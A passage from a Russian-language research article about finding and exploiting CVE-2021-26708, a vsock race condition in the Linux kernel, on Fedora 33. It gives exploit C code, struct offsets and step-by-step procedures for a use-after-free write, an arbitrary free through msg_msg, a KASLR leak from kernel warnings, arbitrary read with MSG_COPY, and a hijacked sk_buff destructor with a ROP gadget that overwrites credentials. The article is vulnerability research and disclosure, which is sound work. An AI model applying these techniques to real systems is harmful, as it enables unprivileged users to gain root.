После этого `vsock_stream_connect()` отпускает блокировку виртуального сокета, а функция `vsock_stream_setsockopt()` в первом потоке наконец-то может ее захватить и продолжить исполнение. Далее в первом потоке вызываются `vsock_update_buffer_size()` и `transport->notify_buffer_size()`. Но указатель `transport` содержит **устаревшее неактуальное значение из локальной переменной**, оно не соответствует `vsk->transport`, где записан NULL. Поэтому ядро по ошибке выполняет обработчик `virtio_transport_notify_buffer_size()`, который портит ядерную память:

```
void virtio_transport_notify_buffer_size(struct vsock_sock *vsk, u64
*val)
{
    struct virtio_vsock_sock *vvs = vsk->trans;

    if (*val > VIRTIO_VSOCK_MAX_BUF_SIZE)
        *val = VIRTIO_VSOCK_MAX_BUF_SIZE;

    vvs->buf_alloc = *val;

    virtio_transport_send_credit_update(vsk, VIRTIO_VSOCK_TYPE_STREAM
, NULL);
}
```

Здесь `vvs` — это указатель на ядерную память, которая была освобождена в функции `virtio_transport_destruct()`. Размер этой структуры `struct virtio_vsock_sock` — 64 байта; данный объект живет в общем кеше аллокатора `kmalloc-64`. Поле `buf_alloc`, в которое происходит ошибочная запись, имеет тип `u32` и расположено по отступу 40 байт от начала структуры. `VIRTIO_VSOCK_MAX_BUF_SIZE` имеет значение `0xFFFFFFFFUL` и не мешает атаке. Значение `*val` контролируется атакующим, и четыре младших байта `*val` записываются в освобожденную ядерную память. То есть эта уязвимость приводит к **записи после освобождения**.

ЗАГАДКА ФАЗЗИНГА

Как я уже упоминал, фаззер syzkaller не смог воспроизвести эту ошибку в ядре и я был вынужден писать программу-репродюсер вручную. Почему же так произошло? Взгляд на код функции `vsock_update_buffer_size()` может дать ответ на этот вопрос:

```
if (val != vsk->buffer_size &&
  transport && transport->notify_buffer_size)
    transport->notify_buffer_size(vsk, &val);

vsk->buffer_size = val;
```

Здесь обработчик `notify_buffer_size()` вызывается, только если значение `val` отличается от текущего `buffer_size`. Другими словами, системный вызов `setsockopt()`, выполняющий операцию `SO_VM_SOCKETS_BUFFER_SIZE`, должен вызываться каждый раз с новым значением параметра `size`. Я добился этого эффекта в моем первом репродюсере (исходный код) с помощью забавного трюка:

```
struct timespec tp;
unsigned long size = 0;

clock_gettime(CLOCK_MONOTONIC, &tp);
size = tp.tv_nsec;
setsockopt(vsock, PF_VSOCK, SO_VM_SOCKETS_BUFFER_SIZE,
    &size, sizeof(unsigned long));
```

Здесь значение параметра `size` берется из счетчика наносекунд, который возвращает функция `clock_gettime()`, и это значение с большой вероятностью отличается от предыдущего на каждой очередной попытке спровоцировать состояние гонки в ядре. Оригинальный syzkaller без модификаций не может так сделать. Значения для параметров системных вызовов выбираются, когда syzkaller генерирует ввод для фаззинга, и они не изменяются во время самого фаззинга на целевой системе.

Как бы то ни было, я до сих пор до конца не понимаю, как syzkaller смог спровоцировать этот отказ ядра. Похоже, фаззер сотворил какое-то многопоточное «волшебство» с операциями `SO_VM_SOCKETS_BUFFER_MAX_SIZE` и `SO_VM_SOCKETS_BUFFER_MIN_SIZE`, но затем не смог его снова воспроизвести.

Идея! Возможно, добавление способности рандомизировать аргументы системных вызовов **в процессе самого фаззинга** позволит фаззеру syzkaller находить больше ошибок типа CVE-2021-26708. С другой стороны, это может и ухудшить стабильность повторного воспроизведения уже найденных отказов ядра.

СИЛА ЧЕТЫРЕХ БАЙТОВ

В этом исследовании я выбрал объектом атаки Fedora 33 Server с ядром Linux версии 5.10.11-200.fc33.x86_64. С самого начала я нацелился обойти SMEP и SMAP (аппаратные средства защиты платформы x86_64).

Итак, **это состояние гонки может спровоцировать запись четырех контролируемых байтов в освобожденный 64-байтовый ядерный объект по отступу 40**. Это очень ограниченный примитив эксплуатации, я преодолел большие трудности, чтобы превратить его в полный контроль над системой. Далее я расскажу, как разработал прототип эксплоита, в хронологическом порядке.

INFO

Эти иллюстрации я сделал из фотографий экспонатов Государственного Эрмитажа. Замечательный музей!

Первым делом я начал работать над стабильной техникой heap spraying. Ее суть в том, что эксплоит должен выполнить такие действия в пользовательском пространстве, которые заставят ядро выделить новый объект на месте освобожденной 64-байтовой структуры `virtio_vsock_sock`. В этом случае ошибочная запись после освобождения `virtio_vsock_sock` испортит четыре байта в этом новом объекте, что может быть полезно для развития атаки.

Сначала я провел быстрый эксперимент с heap spraying при помощи системного вызова `add_key()`. Я выполнил его несколько раз сразу после второго вызова `connect()`, который освободил структуру `virtio_vsock_sock`. Трассировка ядра через `ftrace` помогла убедиться, что освобожденная область памяти снова была аллоцирована. Другими словами, стало ясно, что для этого случая вполне применима техника heap spraying.

Следующим шагом в моей стратегии эксплуатации этой уязвимости было найти 64-байтовый объект, который способен дать более сильный эксплоит-примитив, если переписать в нем четыре байта по отступу 40 байт от его начала. Ух... Не так-то просто!

Моя первая идея была применить технику перезаписи `iovec` из эксплоита Bad Binder, который опубликовали Мэдди Стоун (Maddie Stone) и Ян Хорн (Jann Horn). Этот метод состоит в том, что аккуратно испорченный ядерный объект `iovec` может дать произвольное чтение/запись ядерной памяти. Но эта идея у меня трижды провалилась:

1. 64-байтовый объект `iovec` выделяется в ядерном стеке, а не в куче, как необходимо для атаки.
2. Четыре байта по отступу 40 переписывают поле `iovec.iov_len` вместо `iovec.iov_base`, поэтому оригинальный способ здесь неприменим.
3. Эта техника с перезаписью `iovec` была устранена в ядре начиная с версии `4.13`. Великолепный Ал Виро (Al Viro) сделал это в коммите 09fc68dc66f7597b в июне 2017 года:

> *We have* NOT *done access_ok() recently enough; we rely upon the iovec array having passed sanity checks back when it had been created and not nothing having buggered it since. However, that's very much non-local, so we'd better recheck that.*

После изнурительных экспериментов с несколькими другими ядерными объектами, пригодными для heap spraying, я наконец нашел системный вызов msgsnd(). При его обработке в пространстве ядра создается структура `msg_msg`. Вот вывод утилиты pahole для нее:

```
struct msg_msg {
    struct list_head      m_list;      /*   0  16 */
    long int              m_type;      /*  16   8 */
    size_t                m_ts;        /*  24   8 */
    struct msg_msgseg *   next;        /*  32   8 */
    void *                security;    /*  40   8 */

    /* size: 48, cachelines: 1, members: 5 */
    /* last cacheline: 48 bytes */
};
```

В сущности, это заголовок сообщения, за которым следуют данные. Если структура `msgbuf` в пользовательском пространстве имеет 16 байт в `mtext`, то соответствующая ей ядерная структура `msg_msg` создается в кеше аллокатора `kmalloc-64`, как и уязвимый объект `virtio_vsock_sock`. Перезапись четырех байтов по отступу 40 портит младшую часть указателя `void *security`. Таким образом, в эксплоите я использую поле `security`, чтобы сломать Linux security. Такая ирония.

Указатель `msg_msg.security` ссылается на память в ядерной куче, которая выделяется в функции `lsm_msg_msg_alloc()`. В случае Fedora она используется подсистемой безопасности SELinux. Освобождается эта память в функции `security_msg_msg_free()` при приеме сообщения `msg_msg`. То есть перезапись эксплоитом младшей части указателя `security` (платформа x86_64 хранит байты в порядке от младшего к старшему) может дать новый, более мощный примитив эксплуатации — **освобождение произвольного адреса**, или **arbitrary free**.

Продолжение статьи →

СИЛА ЧЕТЫРЕХ БАЙТОВ

КАК Я НАШЕЛ УЯЗВИМОСТЬ CVE-2021-26708 В ЯДРЕ LINUX

INFOLEAK В КАЧЕСТВЕ БОНУСА

Получив примитив освобождения произвольного адреса, я стал думать, против какого ядерного объекта его можно применить. И здесь я воспользовался трюком из моего эксплоита для CVE-2019-18683. Как я уже упоминал, повторный системный вызов `connect()` выполняет функцию `vsock_deassign_transport()`, которая записывает NULL в `vsk->transport`. Это приводит к тому, что далее в функции `vsock_stream_setsockopt()` ядро выводит предупреждение (kernel warning):

```
WARNING: CPU: 1 PID: 6739 at net/vmw_vsock/virtio_transport_common.c:34
...
CPU: 1 PID: 6739 Comm: racer Tainted: G        W         5.10.11-200.
fc33.x86_64 #1
Hardware name: QEMU Standard PC (Q35 + ICH9, 2009), BIOS 1.13.0-2.fc32
04/01/2014
RIP: 0010:virtio_transport_send_pkt_info+0x14d/0x180 [
vmw_vsock_virtio_transport_common]
...
RSP: 0018:ffffc90000d07e10 EFLAGS: 00010246
RAX: 0000000000000000 RBX: ffff888103416ac0 RCX: ffff88811e845b80
RDX: 00000000ffffffff RSI: ffffc90000d07e58 RDI: ffff888103416ac0
RBP: 0000000000000000 R08: 00000000052008af R09: 0000000000000000
R10: 0000000000000126 R11: 0000000000000000 R12: 0000000000000008
R13: ffffc90000d07e58 R14: 0000000000000000 R15: ffff888103416ac0
FS:  00007f2f123d5640(0000) GS:ffff88817bd00000(0000)
knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 00007f81ffc2a000 CR3: 000000011db96004 CR4: 0000000000370ee0
Call Trace:
virtio_transport_notify_buffer_size+0x60/0x70 [
vmw_vsock_virtio_transport_common]
vsock_update_buffer_size+0x5f/0x70 [vsock]
vsock_stream_setsockopt+0x128/0x270 [vsock]
...
```

Это предупреждение возникает сразу после записи в освобожденную ядерную память. Это большая удача для атакующего, ведь на Fedora непривилегированный пользователь может читать ядерный журнал `/dev/kmsg`.

С помощью отладчика GDB я установил, что значение регистра `RCX`, которое ядро выдает в этом предупреждении, — это адрес освобожденного объекта `virtio_vsock_sock`, а значение `RBX` — адрес объекта `vsock_sock`. Отлично! Как только в ядерном журнале появилось очередное такое предупреждение, атакующий знает, что эксплоит снова спровоцировал состояние гонки, а из распечатанных значений регистров можно извлечь нужные ядерные адреса.

ОТ ОСВОБОЖДЕНИЯ ПРОИЗВОЛЬНОГО АДРЕСА К ИСПОЛЬЗОВАНИЮ ПОСЛЕ ОСВОБОЖДЕНИЯ

Далее я планировал превратить примитив освобождения произвольного адреса в использование после освобождения (use-after-free). Для этого я собирался:

1. Освободить ядерный объект, используя адрес из предупреждения в ядерном журнале.
2. Выполнить heap spraying, чтобы перезаписать освобожденный объект контролируемыми данными.
3. Поднять привилегии эксплоита с помощью этого испорченного ядерного объекта.

Сначала я попробовал освободить память, принадлежащую `vsock_sock` (его адрес утек через регистр `RBX`), потому что это большой ядерный объект со множеством интересных данных. Но все объекты `vsock_sock` выделяются в отдельном кеше аллокатора, для которого нет возможности использовать стандартную технику heap spraying.


Поэтому я решил выполнять освобождение памяти по адресу из регистра `RCX`. Я стал искать 64-байтовый объект ядра, который содержит адреса и другие данные, полезные для эксплуатации use-after-free. Более того, эксплоит должен иметь возможность выполнить в пользовательском пространстве действие, которое спровоцирует создание этого ядерного объекта на месте освобожденного `virtio_vsock_sock`. Поиск такого особого объекта в ядре Linux был очень долгим и изнурительным. Я даже использовал для этого **сгенерированный фаззером набор программ**, чтобы как-то автоматизировать мой поиск.

Параллельно с этим я продолжал изучать, как именно ядро Linux обрабатывает сообщения System V, так как объекты `msg_msg` уже использовались в этом эксплоите для heap spraying. И тут мне пришла замечательная идея, как переиспользовать `msg_msg` для эксплуатации use-after-free.

ПРОИЗВОЛЬНОЕ ЧТЕНИЕ ЯДЕРНОЙ ПАМЯТИ

В ядерной реализации сообщений System V определен максимальный размер сообщения `DATALEN_MSG`, который равен `PAGE_SIZE` минус `sizeof(struct msg_msg))`. Если отправить сообщение большего размера, не поместившиеся данные сохраняются в связном списке сегментов. Для этого структура `msg_msg` содержит поле `struct msg_msgseg *next`, которое указывает на первый сегмент, и поле `size_t m_ts`, в котором хранится суммарный размер данных в сообщении.

Отлично! Я могу разместить контролируемые данные в `msg_msg.m_ts` и `msg_msg.next`, когда я перезаписываю сообщение после того, как использую против него примитив произвольного освобождения памяти.



Здесь важно отметить, что я **не** переписываю поле `msg_msg.security`, чтобы не сломать проверку разрешений подсистемы SELinux. Это возможно, если использовать замечательную технику `setxattr() & userfaultfd()` heap spraying, которую опубликовал Виталий Николенко. **Подсказка:** я располагаю полезную нагрузку для heap spraying на границе страниц так, чтобы ядерная функция `copy_from_user()` остановилась с отказом страницы (page fault) прямо перед перезаписью поля `msg_msg.security`. Вот как выглядит часть эксплоита, которая подготавливает эту полезную нагрузку:

```
#define PAYLOAD_SZ 40

void adapt_xattr_vs_sysv_msg_spray(unsigned long kaddr)
{
    struct msg_msg *msg_ptr;

    xattr_addr = spray_data + PAGE_SIZE * 4 - PAYLOAD_SZ;

    /* Don't touch the second part
     * to avoid breaking page fault delivery
     */
    memset(spray_data, 0xa5, PAGE_SIZE * 4);

    printf("[+] adapt the msg_msg spraying payload:\n");
    msg_ptr = (struct msg_msg *)xattr_addr;
    msg_ptr->m_type = 0x1337;
    msg_ptr->m_ts = ARB_READ_SZ;
    /* set the segment ptr for arbitrary read */
    msg_ptr->next = (struct msg_msgseg *)kaddr;
    printf("\tmsg_ptr %p\n\tm_type %lx at %p\n\tm_ts %zu at %p\n\t
msgseg next %p at %p\n",
           msg_ptr,
           msg_ptr->m_type, &(msg_ptr->m_type),
           msg_ptr->m_ts, &(msg_ptr->m_ts),
           msg_ptr->next, &(msg_ptr->next));
}
```

Но как же вычитать ядерные данные с помощью этого атакованного `msg_msg`? Прием такого сообщения требует манипуляций с очередью сообщений System V, а это приводит к отказу ядра из-за испорченного указателя `msg_msg.m_list`, в который я записал `0xa5a5a5a5a5a5a5a5` (мне недоступно его корректное значение). Сначала мне в голову пришла идея просто записать в этот указатель адрес другого сообщения `msg_msg`, но от этого ядро зависло, потому что проход по связному списку очереди сообщений System V не смог завершиться.

Изучение документации на системный вызов `msgrcv()` помогло найти рабочее решение: я воспользовался `msgrcv()` с флагом `MSG_COPY`:


> **INFO**
>
> **MSG_COPY (начиная с Linux 3.8)**
> Забирает копию сообщения без удаления из начальной позиции в очереди, заданной в msgtyp (сообщения нумеруются начиная с 0).

С этим флагом ядро копирует данные сообщения в пользовательское пространство без удаления из очереди сообщений. Это то, что нужно! Флаг `MSG_COPY` доступен в ядре, если оно собрано с опцией `CONFIG_CHECKPOINT_RESTORE=y`, что выполняется для Fedora Server.

ПРОИЗВОЛЬНОЕ ЧТЕНИЕ: ПОШАГОВАЯ ПРОЦЕДУРА


Вот как выглядит пошаговая процедура, с помощью которой мой эксплоит выполняет чтение произвольной ядерной памяти:

1. Подготовить атаку:
   - Вычислить количество доступных CPU с помощью `sched_getaffinity()` и `CPU_COUNT()` (для эксплуатации этой уязвимости требуется не менее двух CPU).
   - Открыть ядерный журнал `/dev/kmsg` для отслеживания предупреждений ядра.
   - Используя `mmap()`, выделить память для `spray_data` и установить `userfaultfd()` на конец этого региона памяти.
   - Запустить отдельный поток (`pthread`) для обработки событий `userfaultfd()`.
   - Запустить 127 потоков для выполнения `setxattr() & userfaultfd()` heap spraying и остановить их ждать на барьере `pthread_barrier`.
2. Получить ядерный адрес исправного сообщения `msg_msg`. Для этого:
   - Достичь состояния гонки на виртуальном сокете, как было описано выше.
   - Подождать 35 микросекунд после второго системного вызова `connect()`, в котором ядро освобождает объект `virtio_vsock_sock`.
   - Вызвать `msgsnd()` для отдельной очереди сообщений; ядро помещает `msg_msg` на место освобожденного объекта `virtio_vsock_sock` **уже после порчи ядерной памяти** из-за этой задержки в 35 микросекунд.
   - Вычитать предупреждение в ядерном журнале и сохранить ядерный адрес созданного объекта `msg_msg` (содержится в регистре `RCX`). Еще раз отмечу, что данные этого сообщения не были испорчены из-за уязвимости, это важно для дальнейшего развития атаки.
   - Сохранить ядерный адрес структуры `vsock_sock` из регистра `RBX`.
3. Освободить память исправного объекта `msg_msg` с помощью испорченного объекта `msg_msg`. Для этого:
   - Использовать четыре байта адреса исправного `msg_msg` в качестве значения `SO_VM_SOCKETS_BUFFER_SIZE`; эти четыре байта будут использованы при порче памяти — записаны в освобожденную ядерную память.
   - Достичь состояния гонки на виртуальном сокете.
   - Вызвать `msgsnd()` **сразу после** второго системного вызова `connect()`; ядро помещает сообщение `msg_msg` на место освобожденного объекта `virtio_vsock_sock` и **портит четыре байта** в его поле `msg_msg.security`.
   - Теперь указатель `security` испорченного сообщения `msg_msg` содержит адрес исправного сообщения `msg_msg` (из шага 2).
   - Если перезапись `msg_msg.security` из потока, выполняющего `setsockopt()`, происходит во время обработки системного вызова `msgsnd()`, то проверка разрешения SELinux завершается неуспешно.
   - В этом случае системный вызов `msgsnd()` возвращает `-1`, а испорченное сообщение `msg_msg` уничтожается. Таким образом, освобождение памяти, на которую указывает испорченный указатель `msg_msg.security`, приводит к освобождению исправного сообщения `msg_msg`, которое было создано на втором шаге.



Указатель испорченного сообщения содержит адрес исправного

4. Перезаписать исправное сообщение `msg_msg` контролируемыми данными. Для этого:
   - Сразу после системного вызова `msgsnd()`, который вернул `-1`, эксплоит вызывает `pthread_barrier_wait()` и тем самым пробуждает 127 потоков для heap spraying, которые ждут на барьере.
   - Эти потоки выполняют `setxattr()` с полезной нагрузкой, подготовленной в функции `adapt_xattr_vs_sysv_msg_spray(vsock_kaddr)`, которая была описана выше.
   - Теперь освобожденное исправное сообщение `msg_msg` перезаписывается контролируемыми данными так, что его поле `msg_msg.next`, указывающее на сегмент сообщения System V, содержит адрес ядерного объекта `vsock_sock` (был взят из регистра `RBX` на шаге 2).



Поле исправного сообщения содержит адрес vsock_sock

5. Вычитать содержимое ядерного объекта `vsock_sock` в пользовательское пространство. Для этого эксплоит выполняет прием модифицированного сообщения `msg_msg` из отдельной очереди, в которой оно было создано:

```
ret = msgrcv(msg_locations[0].msq_id,
             kmem, ARB_READ_SZ, 0,
             IPC_NOWAIT | MSG_COPY | MSG_NOERROR);
```

Эта часть эксплоита работает очень надежно.

РАЗБИРАЕМ ДОБЫЧУ

Чтение произвольной ядерной памяти принесло эксплоиту хорошую добычу: содержимое ядерного объекта `vsock_sock`. Эти данные атакующий может использовать для дальнейшего развития атаки.

Вот что интересного я нашел внутри `vsock_sock`:

- Множество указателей на объекты из отдельных кешей аллокатора (dedicated slab caches), например `PINGv6` и `sock_inode_cache`. Я не смог придумать, как использовать их для развития атаки.
- Указатель `struct mem_cgroup *sk_memcg`, который располагается в структуре `vsock_sock.sk` по отступу **664** байта. Объекты типа `mem_cgroup` создаются ядром в общем кеше аллокатора `kmalloc-4k`. А это подходит!
- Указатель `const struct cred *owner`, который располагается в структуре `vsock_sock` по отступу **840** байт. Он содержит адрес дескриптора привилегий (credentials) для процесса моего эксплоита. Эксплоит должен модифицировать этот дескриптор, чтобы повысить свои привилегии в системе. В этом состоит цель атаки.
- Указатель на функцию `void (*sk_write_space)(struct sock *)`, который располагается в структуре `vsock_sock.sk` по отступу **688** байт. В нем содержится адрес ядерной функции `sock_def_write_space()`. Этим можно воспользоваться для вычисления секретного значения KASLR, которое влияет на расположение кода ядра в виртуальной памяти системы.

Далее представлен код, выделяющий нужные адреса из данных, которые эксплоит вычитал из ядерной памяти:

```
#define MSG_MSG_SZ    48
#define DATALEN_MSG     (PAGE_SIZE - MSG_MSG_SZ)
#define SK_MEMCG_OFFSET   664
#define SK_MEMCG_RD_LOCATION (DATALEN_MSG + SK_MEMCG_OFFSET)
#define OWNER_CRED_OFFSET 840
#define OWNER_CRED_RD_LOCATION (DATALEN_MSG + OWNER_CRED_OFFSET)
#define SK_WRITE_SPACE_OFFSET 688
#define SK_WRITE_SPACE_RD_LOCATION (DATALEN_MSG +
SK_WRITE_SPACE_OFFSET)

/*
 * From Linux kernel 5.10.11-200.fc33.x86_64:
 *   function pointer for calculating KASLR secret
 */
#define SOCK_DEF_WRITE_SPACE  0xffffffff819851b0lu

unsigned long sk_memcg = 0;
unsigned long owner_cred = 0;
unsigned long sock_def_write_space = 0;
unsigned long kaslr_offset = 0;

/* ... */

sk_memcg = kmem[SK_MEMCG_RD_LOCATION / sizeof(uint64_t)];
printf("[+] Found sk_memcg %lx (offset %ld in the leaked kmem)\n",
  sk_memcg, SK_MEMCG_RD_LOCATION);

owner_cred = kmem[OWNER_CRED_RD_LOCATION / sizeof(uint64_t)];
printf("[+] Found owner cred %lx (offset %ld in the leaked kmem)\n",
  owner_cred, OWNER_CRED_RD_LOCATION);

sock_def_write_space = kmem[SK_WRITE_SPACE_RD_LOCATION / sizeof(
uint64_t)];
printf("[+] Found sock_def_write_space %lx (offset %ld in the leaked
kmem)\n",
  sock_def_write_space, SK_WRITE_SPACE_RD_LOCATION);

kaslr_offset = sock_def_write_space - SOCK_DEF_WRITE_SPACE;
printf("[+] Calculated kaslr offset: %lx\n", kaslr_offset);
```

Структура `cred` выделяется ядром Linux в отдельном кеше аллокатора, который называется `cred_jar`. Если бы я использовал мой примитив освобождения произвольной памяти против структуры `cred`, я бы не смог перезаписать ее контролируемыми данными (по крайней мере, я не знаю, как это сделать). Жаль, это было бы идеальным завершением атаки.

Поэтому я сфокусировался на атаке объекта `mem_cgroup`. Я попробовал вызвать для него освобождение памяти, но ядро Linux после этого моментально ушло в отказ (kernel panic). К сожалению, оказалось, что ядро очень интенсивно использует этот объект. Снова неудача. Но тут я вспомнил про один из моих старых проверенных трюков для повышения привилегий в системе.

Продолжение статьи →

СИЛА ЧЕТЫРЕХ БАЙТОВ

КАК Я НАШЕЛ УЯЗВИМОСТЬ CVE-2021-26708 В ЯДРЕ LINUX

СТАРЫЙ ТРЮК С ОБЪЕКТОМ SK_BUFF

В моем прототипе эксплоита для уязвимости CVE-2017-2636 в ядре Linux я превратил двойное освобождение памяти из кеша аллокатора `kmalloc-8192` в использование после освобождения для объекта `sk_buff`. Я решил повторить этот трюк снова.

Сетевой пакет в ядре Linux существует в виде объекта `sk_buff`. В конце такого объекта размещается структура `skb_shared_info`, содержащая указатель `destructor_arg`, которым атакующий может воспользоваться для перехвата потока управления в ядре. Сетевые данные и структура `skb_shared_info` размещены в единой области ядерной памяти (на нее указывает `sk_buff.head`). Причем создание в пользовательском пространстве сетевого пакета размером 2800 байт приводит к размещению `skb_shared_info` в кеше аллокатора `kmalloc-4k`, где также живет наш объект `mem_cgroup`, адрес которого удалось прочитать на предыдущем шаге атаки.

Я придумал такую процедуру для перехвата потока управления через деструктор в `sk_buff`:

1. Создать один клиентский сокет и 32 серверных сокета с помощью `socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)`.
2. Подготовить в пользовательском пространстве сетевой буфер размером 2800 байт и заполнить его значением **0x42** с помощью `memset()`.
3. Отправить этот буфер с клиентского сокета на каждый серверный сокет с помощью `sendto()`. Это приводит к созданию соответствующих объектов `sk_buff` в кеше аллокатора `kmalloc-4k`. Причем такую операцию нужно выполнить на каждом доступном CPU, что возможно сделать с использованием `sched_setaffinity()`. Это важный момент, так как аллокатор имеет отдельный кеш под каждый CPU.
4. Выполнить процедуру чтения произвольной ядерной памяти для объекта `vsock_sock` (описано выше). Извлечь адреса `struct mem_cgroup *sk_memcg`, `struct cred *owner` и секрет KASLR.
5. Вычислить возможный адрес одного из созданных объектов `sk_buff` как адрес `sk_memcg` плюс 4096 (следующий элемент в кеше аллокатора `kmalloc-4k`). Я предполагаю, что ядро расположит `sk_memcg` и один из моих `sk_buff` рядом друг с другом.
6. Выполнить процедуру чтения произвольной ядерной памяти по предполагаемому адресу `sk_buff`.
7. Если удалось прочитать `0x4242424242424242lu`, значит, был найден настоящий `sk_buff` и можно переходить к шагу 8. В противном случае следует добавить к предполагаемому адресу `sk_buff` еще 4096 и перейти к шагу 6.
8. Запустить 32 потока для выполнения `setxattr() & userfaultfd()` heap spraying для найденного объекта `sk_buff` и остановить их на `pthread_barrier`.
9. Выполнить произвольное освобождение ядерной памяти по адресу найденного `sk_buff`.
10. Пробудить 32 ожидающих потока с помощью вызова `pthread_barrier_wait()`. Они выполнят системный вызов `setxattr()`, перезаписывающий `skb_shared_info` контролируемыми данными.
11. Принять сетевые данные на всех 32 серверных сокетах с помощью `recv()`. При приеме пакета в одном из них произойдет перехват потока управления в ядре.

Когда ядро обрабатывает прием `sk_buff` с перезаписанной структурой `skb_shared_info`, оно вызывает деструктор, на который ссылается `destructor_arg`. Подготовленный деструктор выполняет произвольную запись ядерной памяти (arbitrary write) и повышение привилегий эксплоита в системе. Как? Это я описываю в следующем разделе.


Здесь нужно отметить, что use-after-free на объекте `sk_buff` — это главный источник нестабильности в эксплоите. Было бы здорово найти иной объект ядра, создающийся в `kmalloc-4k`, для которого можно более надежно эксплуатировать ошибку использования после освобождения.

ПРОИЗВОЛЬНАЯ ЗАПИСЬ ЯДЕРНОЙ ПАМЯТИ ЧЕРЕЗ SKB_SHARED_INFO

Взглянем на часть кода эксплоита, в которой подготавливаются данные для перезаписи объекта `sk_buff`:

```
#define SKB_SIZE    4096
#define SKB_SHINFO_OFFSET 3776
#define MY_UINFO_OFFSET   256
#define SKBTX_DEV_ZEROCOPY  (1 << 3)

void prepare_xattr_vs_skb_spray(void)
{
    struct skb_shared_info *info = NULL;

    xattr_addr = spray_data + PAGE_SIZE * 4 - SKB_SIZE + 4;

    /* Don’t touch the second part
     * to avoid breaking page fault delivery
     */
    memset(spray_data, 0x0, PAGE_SIZE * 4);

    info = (struct skb_shared_info *)(xattr_addr + SKB_SHINFO_OFFSET)
;
    info->tx_flags = SKBTX_DEV_ZEROCOPY;
    info->destructor_arg = uaf_write_value + MY_UINFO_OFFSET;

    uinfo_p = (struct ubuf_info *)(xattr_addr + MY_UINFO_OFFSET);
```

Структура `skb_shared_info` располагается в данных для heap spraying по отступу `SKB_SHINFO_OFFSET`, который составляет 3776 байт. Указатель `skb_shared_info.destructor_arg` должен хранить адрес структуры `ubuf_info`. Я создаю поддельную структуру `ubuf_info` по отступу `MY_UINFO_OFFSET` в самом сетевом пакете. Это возможно за счет того, что мне известен ядерный адрес атакуемого объекта `sk_buff`. Содержимое перезаписанного `sk_buff` изображено на следующей схеме.



А теперь рассмотрим, на что указывает `destructor_arg`:

```
/*
 * A single ROP gadget for arbitrary write:
 *   mov rdx, qword ptr [rdi + 8]
 *   mov qword ptr [rdx + rcx*8], rsi
 *   ret
 * Here rdi stores uinfo_p address, rcx is 0, rsi is 1
 */
uinfo_p->callback = ARBITRARY_WRITE_GADGET + kaslr_offset;
/* value for "qword ptr [rdi + 8]" */
uinfo_p->desc = owner_cred + CRED_EUID_EGID_OFFSET;
/* rsi value 1 should not get into euid */
uinfo_p->desc = uinfo_p->desc - 1;
```

